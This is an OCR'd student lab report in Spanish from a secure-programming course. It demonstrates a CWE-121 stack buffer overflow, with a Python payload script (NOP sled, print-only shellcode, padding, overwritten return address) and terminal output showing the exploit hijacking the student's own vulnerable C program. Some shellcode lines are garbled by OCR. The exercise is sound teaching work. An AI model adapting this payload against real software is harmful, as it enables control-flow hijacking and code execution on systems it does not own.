Universidad Veracruzana

Licenciatura en Ingeniería de Software

Facultad de Estadística e Informática

CWE-121: Stack-based Buffer Overflow con Shellcode

Programación Segura (12800)


Guillermo Humberto Vera Amaro

Daniel Mongeote Tlachy

Xalapa, Ver; martes 26 de marzo del 2024

Instrucción. Elaborar una aplicación de consola en C que permita ejemplificar la vulnerabilidad de Desbordamiento de búfer basado en pila da crítica a través del ataque "Smash the stack" que permita saltarse una instrucción en equipos Linux. Esta vez, usando un shellcode.

1. Coloca la captura de pantalla de tu código fuente de ASM en Visual Studio Code.



2. Coloca la captura de pantalla de tu código fuente de C en Visual Studio Code.

3. Coloca la captura de pantalla de tu código fuente de Python en Visual Studio Code.


```python
# payload.py
from struct import pack

# shellcode, imprime you win!
# shellcode = "\xeb\x11\x59\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x09\xcd\x80\xb0\x01\x4b\xcd\x80\xe8\xea\xff\xff\xff\x79\x6

# shellcode, imprime ganaste Daniel!
shellcode = "\xeb\x11\x59\xb0\x04\x31\xdb\x43\x31\xd2\xb2\x09\xcd\x80\xb0\
    x01\x4b\xcd\x80\xe8\xea\xff\xff\xff\x67\x61\x6e\x61\x73\x74\x65\x20\x44\x61\x6e\x69\x65\x6c\x21\x21\x0b"
ret_addr = 0xbffff5b4 # Direccion de buf
output = "\x90" * 20 # nops iniciales buf
output += shellcode # shellcode
output += "A" * (80 - 20 - len(shellcode)) # padding hasta fin de buf
output += "BBBB" # lleno cookie
output += "CCCC" # lleno ebp
output += pack("<I", ret_addr) # defino return address

print(output)
```

4. Coloca la captura de pantalla de la salida de tu programa con el payload correcto para imprimir el resultado de: ganaste nombrealumno!



```
tlacho@servidorfei:~/codigo/ps/cwe-121-shellcode$ python payload.py
□□□□□□□□□□□□□□□□□□□□□□Y□1□C1X    `□K`□□□□ganaste Daniel!!
                                                AAAAAAAAAAAAAAAAAAAABBBBCCCC□□□□
                                                                                tlacho@servidorfei:~/codigo/ps/cwe-121-shellcode$ ^C
tlacho@servidorfei:~/codigo/ps/cwe-121-shellcode$ python payload.py |./programa.out
buf: bffff5b4 cookie: bffff604
ganaste Dtlacho@servidorfei:~/codigo/ps/cwe-121-shellcode$
```

5. Publica tu código fuente en un proyecto público de GitHub. Coloca la URL del código fuente publicado en GitHub.
   URL: https://github.com/danieltlachy/CWE-121-Stack-based-Buffer-Overflow-con-Shellcode.git